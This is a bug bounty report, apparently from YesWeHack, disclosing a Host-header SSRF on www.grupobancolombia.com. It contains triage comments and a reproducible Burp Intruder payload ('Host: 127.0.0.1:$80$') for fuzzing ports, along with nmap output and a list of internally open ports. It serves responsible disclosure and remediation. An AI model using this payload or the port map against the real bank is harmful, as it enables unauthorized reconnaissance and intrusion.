



#YWH-PGM3903-55

UNDER REVIEW

/ SSRF leads to internal server port scanning on www.grupobancolombia.com

GRUPO BANCOLOMBIA BUG BOUNTY PROGRAM

SUBMITTED BY PABLOSS ON 2023-02-10

REPORT DETAILS	
BUG TYPE	Server-Side Request Forgery (SSRF) (CWE-918)
SCOPE	https://www.grupobancolombia.com
ENDPOINT	/
SEVERITY	Medium
VULNERABLE PART	header
PART NAME	Host
PAYLOAD	Host: 127.0.0.1:\$80\$
TECHNICAL ENVIRONMENT	Windows OS, Burpsuite
APPLICATION FINGERPRINT	HCL Digital Experience, Webshere
IP USED	88.1.192.48
PATCH STATUS	UNDEFINED
TRACKING STATUS	UNTRACKED

CVSS SCORE	SEVERITY
5.8	MEDIUM
VECTOR STRING CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:N/A:N	

DOCUMENTS
/imagen1.png
/imagen2.png
/imagen3.png
/imagen4.png
/imagen5.png
/imagen6.png
/imagen7.png
/imagen8.png

#YWH_TRIAGED

BUG DESCRIPTION

Description

A Host header based SSRF was discovered by modifying the host header to point to localhost. This forced redirection to internal HCL Digital Experience exposing technology in use and also allowed to discover internal open ports not accessible from the internet.


Exploitation

1 - I first started by noticing the difference between trying to access the site root normally <https://www.grupobancolombia.com/>, without modifying the Host header, which returned the normal site as expected:



2 - Then I replayed the same action, trying to visit the root of <https://www.grupobancolombia.com/> but modified the Host header to 127.0.0.1:443, which returned the HCL Digital Experience login page but pointing the Location to 127.0.0.1.

Modified Host header



HCL DX response



3 - The visited the same url returned from the Location header received but changing the base address from 127.0.0.1 to www.grupobancolombia.com, and the

confirmed that the HCL DX console was accessible without modifying the Host header this time.

← → ↺


grupobancolombia.com/Home/Welcome/tut/p/z1/04_S9CPYkssy0xPLMnMz0vMAfjo8zDVCAo4FTkJGTSYGBe7CBfjghBVEY0sgKgfqjChBmOBvhFUBihkFuREGmY6Kig...

☆

Digital Experience

Sign Up Log In

Welcome








Welcome to Your Digital Experience

Authoring

Using the integrated Site Manager and Site toolbar features, content authors access frequently used authoring features from a central location. Authors drop content on pages, change page layouts, edit content and site navigation, preview pages by using simple controls. They deliver rich digital experiences faster without requiring IT setup of custom authoring environments.

Learn More





4 - I attempted to register into the platform but clicking on the register button was giving me the same Welcome page over and over again. So I clicked on the login button, which redirected me to the same site but in port 1443, which is not accessible from the internet.

[illegible]

5 - Knowing that the port 1443 was potentially opened internally for employees to login to HCL DX, I verified if pointing the Host header to 127.0.0.1 on different ports would trigger a different response when the port was open internally. So I set up intruder to send requests with a Host header pointing to the 127.0.0.1 fuzzing the port numbers. As a result, the application returned a list of ports that are open to http traffic internally.

Intruder Payload Settings

Positions

Payloads

Resource Pool

Options

Choose an attack type

Attack type: Sniper

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://www.grupobancolombia.com

☐ Update Host header to match target

1 POST / HTTP/1.1

2 Host: 127.0.0.1:\$80\$

3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.141 YaBrowser/22.3.4.734 Yowser/2.5

4 Safari/537.36 X-BUGBOUNTY-BC4-X

5 Connection: close

6

Add \$

Clear \$

Auto \$

Refresh

Search...

0 matches

Clear

1 payload position

Length: 234

Ports accessible from internet

```
(sp3kt4r@goldmine)-[~/.../BUGBOUNTIES/YESWEHACK/BANCOLOMBIA/2023]
$ nmap -Pn www.grupobancolombia.com -open -p -
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-10 06:48 CET
Nmap scan report for www.grupobancolombia.com (169.45.220.120)
Host is up (0.14s latency).
rDNS record for 169.45.220.120: 78.dc.2da9.ip4.static.sl-reverse.com
Not shown: 65532 filtered tcp ports (no-response), 1 closed tcp port (conn-refused)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
Nmap done: 1 IP address (1 host up) scanned in 263.07 seconds
Texto alternativo: Texto
```

Result from the SSRF portscan

Attack Save Columns 27. Intruder attack of https://www.grupobancolombia.com - Temporary attack - Not saved to project file

Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200			255265	
80	080	200			255252	
443	443	200			255247	
1443	1443	200			255256	
9044	9044	302			12287	
9061	9061	302			12288	
9080	9080	302			12300	
9443	9443	302			12299	
1	001	404			12306	
2	002	404			12306	
3	003	404			12306	
4	004	404			12306	
5	005	404			12306	
6	006	404			12307	
7	007	404			12307	
8	008	404			12307	
9	009	404			12306	
10	010	404			12308	
11	011	404			12308	
12	012	404			12306	
13	013	404			12307	
14	014	404			12307	

Request Response

Pretty Raw Hex Render

1 HTTP/1.1 302 Found
2 Date: Fri, 10 Feb 2023 06:30:45 GMT
3 Access-Control-Allow-Headers: content-type
4 Access-Control-Allow-Origin: *
5 Referrer-Policy: strict-origin
6 Feature-Policy: vibrate 'self';
7 X-XSS-Protection: 1; mode=block
8 X-Frame-Options: SAMEORIGIN
9 X-Content-Type-Options: nosniff
10 Strict-Transport-Security: max-age=31536000; includeSubDomains

Search... 0 matches

PoC

Please refer to exploitation steps


Risk

An attacker could not only gain information of the open ports on the application server, but also attack other applications within the range of the appserver.


Remediation

Refrain from routing requests internally based on Host header

COMMENTS



PABLOSS ON 2023-02-10 08:48:49



NEW



TRIAGER_SKE ON 2023-02-10 09:05:24



NEW



UNDER REVIEW



Hi Pabloss,

Thanks for your submission.

Your report will be reviewed by our team and updated in a timely manner.

Regards.



TRIAGER_SKE ON 2023-02-10 11:10:05

PRIVATE



Hello,

We were able to reproduce the described behavior. *Server-side request forgery (SSRF)* vulnerabilities allow attackers to cause the server-side application to make requests to an unintended location.

On **www.grupobancolombia.com**, the **Host** header is vulnerable to a *Blind SSRF*, this allows enumerating the open ports on **www.grupobancolombia.com**.

Proof of Concept

/ You have to send the following request in the Burp intruder (with the payload placed on the host header port). By listing payload numbers from 1 to 9999, it seems possible to enumerate the ports open locally by looking at the 200 or 302 responses : (The target must be **https://www.grupobancolombia.com:443**)

```
GET / HTTP/1.1
Host: 127.0.0.1:$80$
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0 X-BUGBOUNTY-BC4-X
Connection: close
```

The following ports appear to be open:

/ **80 - 200 OK**
/ **443 - 200 OK**
/ **1443 - 200 OK**
/ **9044 - 302 Found**
/ **9061 - 302 Found**
/ **9080 - 302 Found**

In case of a closed port, the server returns a **403 Forbidden** response

About the CVSS vector, we suggest updating it to:

/ **"Attack Complexity"** from **"Low"** to **"High"** - As it stands, it could only be a reconnaissance for the first stage of an attack.

To obtain an adequate score equals to **4.0**, with a **"Medium"** severity.

For this report and considering the reward grid for this scope, the reward could be: **\$350**.

Regards,
Samuel



TRIAGER_SKE ON 2023-02-10 11:10:47



Updated report title.

SSRF leads to internal server port scanning and internal CMS discovery



SSRF leads to internal server port scanning on
www.grupobancolombia.com



TRIAGER_SKE ON 2023-02-10 11:11:57

PRIVATE



Updated report's tags:
#YWH_TRIAGED



TRIAGER_SKE ON 2023-02-10 11:12:03

PRIVATE



Marked as unread.



PABLOSS ON 2023-02-13 12:54:26



Good morning! Do you have any updates on this issue? Thanks!



LUCZULUA ON 2023-02-13 15:01:24

PRIVATE



Marked as read.